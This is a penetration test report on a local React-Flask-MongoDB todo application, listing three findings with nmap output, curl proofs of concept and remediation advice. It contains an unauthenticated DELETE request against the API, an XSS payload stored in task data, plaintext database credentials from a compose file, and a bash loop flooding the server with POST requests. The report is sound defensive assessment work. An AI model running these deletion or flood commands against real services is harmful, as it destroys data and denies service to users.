

Penetration Test Report

React-Flask-MongoDB Application



Pentester: Saad Sai El Haq

Date: December 20, 2025

Contents

1	1. Executive Summary	3
1.1	Key Findings	3
2	2. Methodology & Reconnaissance	3
2.1	Network Scanning	3
3	3. Detailed Findings	4
3.1	CRITICAL - Broken Access Control	4
3.2	HIGH - Hardcoded Credentials	5
3.3	MEDIUM - Missing Rate Limiting	5
4	4. Recommendations	7

1. EXECUTIVE SUMMARY

This report details the findings of a security assessment I conducted against the local deployment of the React-Flask-MongoDB Todo Application. I used a **Blackbox** methodology, simulating an external attacker on the local network.

1.1 Key Findings

I identified **3 Key Vulnerabilities**. The application's security posture is currently **Critical**.

- **Unauthorized Data Destruction (Critical):** Confirmed.
- **Hardcoded Credentials (High):** Confirmed.
- **Missing Rate Limiting (Medium):** Confirmed.

2. METHODOLOGY & RECONNAISSANCE

2.1 Network Scanning

I performed an initial port scan using `nmap` to identify the attack surface on `127.0.0.1`.

- **Port 3000:** Node.js (Frontend)
- **Port 5000:** Gunicorn/Flask (Backend API)

```
[saad@kali] ~/pentooast
$ nmap -p- -sV 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-20 06:01 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000040s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
3000/tcp   open  http      Node.js (Express middleware)
5000/tcp   open  http      Gunicorn
45447/tcp  open  http      GoLang net/http server
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port45447-TCP:V=7.95%I=74b=12/20%Time=69468202P=x86_64-pc-linux-gnu%(
SF:Generclines,67,"HTTP/1.1,x20400,x20Bad,x20Request\r\nContent-Type:x2
SF:0text/plain;x20charset=utf-8\r\nConnection:x20close\r\n\r\n400,x20Bad
SF:x20Request")\r(GetRequest,0F,"HTTP/1.1,0,x20404,x20Not,x20Found\r\nDate
SF:x20Sat,x2020,x20Dec,x202025,x2011:01:22,x20GMT\r\nContent-Length:x2
SF:019\r\nContent-Type:x20text/plain;x20charset=utf-8\r\n\r\n404,x20Pag
SF:e,x20Not,x20Found")\r(HTTPOptions,8F,"HTTP/1.1,0,x20404,x20Not,x20Found\r
SF:\r\nDate:x20Sat,x2020,x20Dec,x202025,x2011:01:22,x20GMT\r\nContent-Len
SF:019\r\nContent-Type:x20text/plain;x20charset=utf-8\r\n\r\n404,x20Pag
SF:e,x20Not,x20Found")\r(RTSPRequest,67,"HTTP/1.1,x20400,x20Bad,x2
SF:0Request\r\nContent-Type:x20text/plain;x20charset=utf-8\r\nConnection
SF:x20close\r\n\r\n400,x20Bad,x20Request")\r(Help,67,"HTTP/1.1,x20400,x
SF:0Bad,x20Request\r\nContent-Type:x20text/plain;x20charset=utf-8\r\nCon
SF:nnection:x20close\r\n\r\n400,x20Bad,x20Request")\r(SSLSessionReq,67,"H
SF:TP/1.1,x20400,x20Bad,x20Request\r\nContent-Type:x20text/plain;x20ch
SF:arset=utf-8\r\nConnection:x20close\r\n\r\n400,x20Bad,x20Request")\r(fo
SF:urFourRequest,8F,"HTTP/1.1,0,x20404,x20Not,x20Found\r\nDate:x20Sat,x
SF:2020,x20Dec,x202025,x2011:01:37,x20GMT\r\nContent-Length:x2019\r\nCont
SF:ent-Type:x20text/plain;x20charset=utf-8\r\n\r\n404,x20Page,x20Not,x2
SF:0Found")\r(LP0String,67,"HTTP/1.1,x20400,x20Bad,x20Request\r\nContent-
SF:Type:x20text/plain;x20charset=utf-8\r\nConnection:x20close\r\n\r\n40
SF:0,x20Bad,x20Request")\r(SIPOptions,67,"HTTP/1.1,x20400,x20Bad,x20Reque
SF:st\r\nContent-Type:x20text/plain;x20charset=utf-8\r\nConnection:x20c
SF:lose\r\n\r\n400,x20Bad,x20Request")\r(Socks5,67,"HTTP/1.1,x20400,x20Ba
SF:d,x20Request\r\nContent-Type:x20text/plain;x20charset=utf-8\r\nConnec
SF:tion:x20close\r\n\r\n400,x20Bad,x20Request")\r(OfficeScan,A3,"HTTP/1.1,
SF:1,x20400,x20Bad,x20Request;x20missing,x20required,x20Host;x20header\r
SF:nContent-Type:x20text/plain;x20charset=utf-8\r\nConnection:x20close\r
SF:\r\n\r\n400,x20Bad,x20Request;x20missing,x20required,x20Host;x20header"
SF:);
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.04 seconds
```

Figure 1: Nmap -p- scan results revealing open ports

3. DETAILED FINDINGS

3.1 [CRITICAL] Broken Access Control (Insecure Deletion)

Description:


The API endpoint DELETE /api/task/<id> lacks any authentication checks. An anonymous attacker can delete any task by knowing its ID.

Proof of Concept:

Using curl, I successfully deleted a task without providing a token or credentials.

```
# Step 1: Identify Target ID
curl -s http://127.0.0.1:5000/api/tasks | jq

# Step 2: Execute Unauthenticated Deletion
curl -X DELETE -v http://127.0.0.1:5000/api/task/694683af4d6867e0cabfd229
```



```
(saad@kali) - [~/pentoast]
$ curl -s http://127.0.0.1:5000/api/tasks | jq
[
  {
    "_id": "694683af4d6867e0cabfd229",
    "title": "Buy Milk <img src=x onerror=alert(\"HACKED\")>"
  }
]

(saad@kali) - [~/pentoast]
$

(saad@kali) - [~/pentoast]
$ curl -X DELETE -v http://127.0.0.1:5000/api/task/694683af4d6867e0cabfd229
* Trying 127.0.0.1:5000...
* Connected to 127.0.0.1 (127.0.0.1) port 5000
* using HTTP/1.x
> DELETE /api/task/694683af4d6867e0cabfd229 HTTP/1.1
> Host: 127.0.0.1:5000
> User-Agent: curl/8.14.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: gunicorn
< Date: Sat, 20 Dec 2025 11:25:33 GMT
< Connection: close
< Content-Type: application/json
< Content-Length: 40
< Access-Control-Allow-Origin: *
<
{"result":{"message":"record deleted"}}
* shutting down connection #0
```

Figure 2: Server responding 200 OK to unauthenticated DELETE request

Why is this dangerous?

This vulnerability violates the core security principle of **Integrity** and **Availability**. If left unpatched, a malicious actor (or a competitor) could write a simple script to cycle through all possible IDs and wipe the entire database in minutes. This would cause catastrophic data loss and immediate business downtime.

3.2 [HIGH] Hardcoded Credentials

Description:

I found database credentials hardcoded in plain text within the `docker-compose.yml` file and exposed via environment variables.

Proof of Concept / Evidence:

```
MONGO_INITDB_ROOT_USERNAME: assia
MONGO_INITDB_ROOT_PASSWORD: test
```


A screenshot of a terminal window with a dark background. It shows the 'environment:' section of a configuration file. The variables listed are: MONGODB_DATABASE: flaskdb, MONGODB_HOST: mongodb, MONGODB_USERNAME: assia, and MONGODB_PASSWORD: test. Each line is highlighted with a pink rectangular box.

Figure 3: Plaintext credentials revealed in configuration files

Why is this dangerous?

This violates the principle of **Confidentiality**. Hardcoded credentials often leak into version control systems (like GitHub). If an attacker finds these, they gain administrative access to the database. They can steal customer data, modify records, or hold the data for ransom.

3.3 [MEDIUM] Missing Rate Limiting

Description:

The API does not restrict the number of requests a user can make in a given timeframe.

Proof of Concept:

I was able to flood the server with thousands of **POST** requests per second using a simple loop, sending data to the server repeatedly:

```
# Bash script to flood the server with POST requests
while true; do
    curl -X POST -H "Content-Type: application/json" \
        -d '{"title":"DoS Attack"}' \
        "http://127.0.0.1:5000/api/task" > /dev/null &
done
```




Figure 4: Server resource usage spike during POST flood attack

Why is this dangerous?

This makes the application highly vulnerable to **Denial of Service (DoS)** and **Brute Force** attacks. Without rate limits, a single attacker can exhaust the server's CPU and RAM by flooding it with resource-intensive POST requests, making the website slow or unreachable for all legitimate users.

4. RECOMMENDATIONS

1. **Implement Authentication:** Use JWT (JSON Web Tokens) to verify user identity before allowing DELETE or PUT operations.
2. **Secrets Management:** Move credentials to a `.env` file and exclude it from version control.
3. **Enable Rate Limiting:** Implement `Flask-Limiter` to restrict requests (e.g., 100 requests per minute per IP).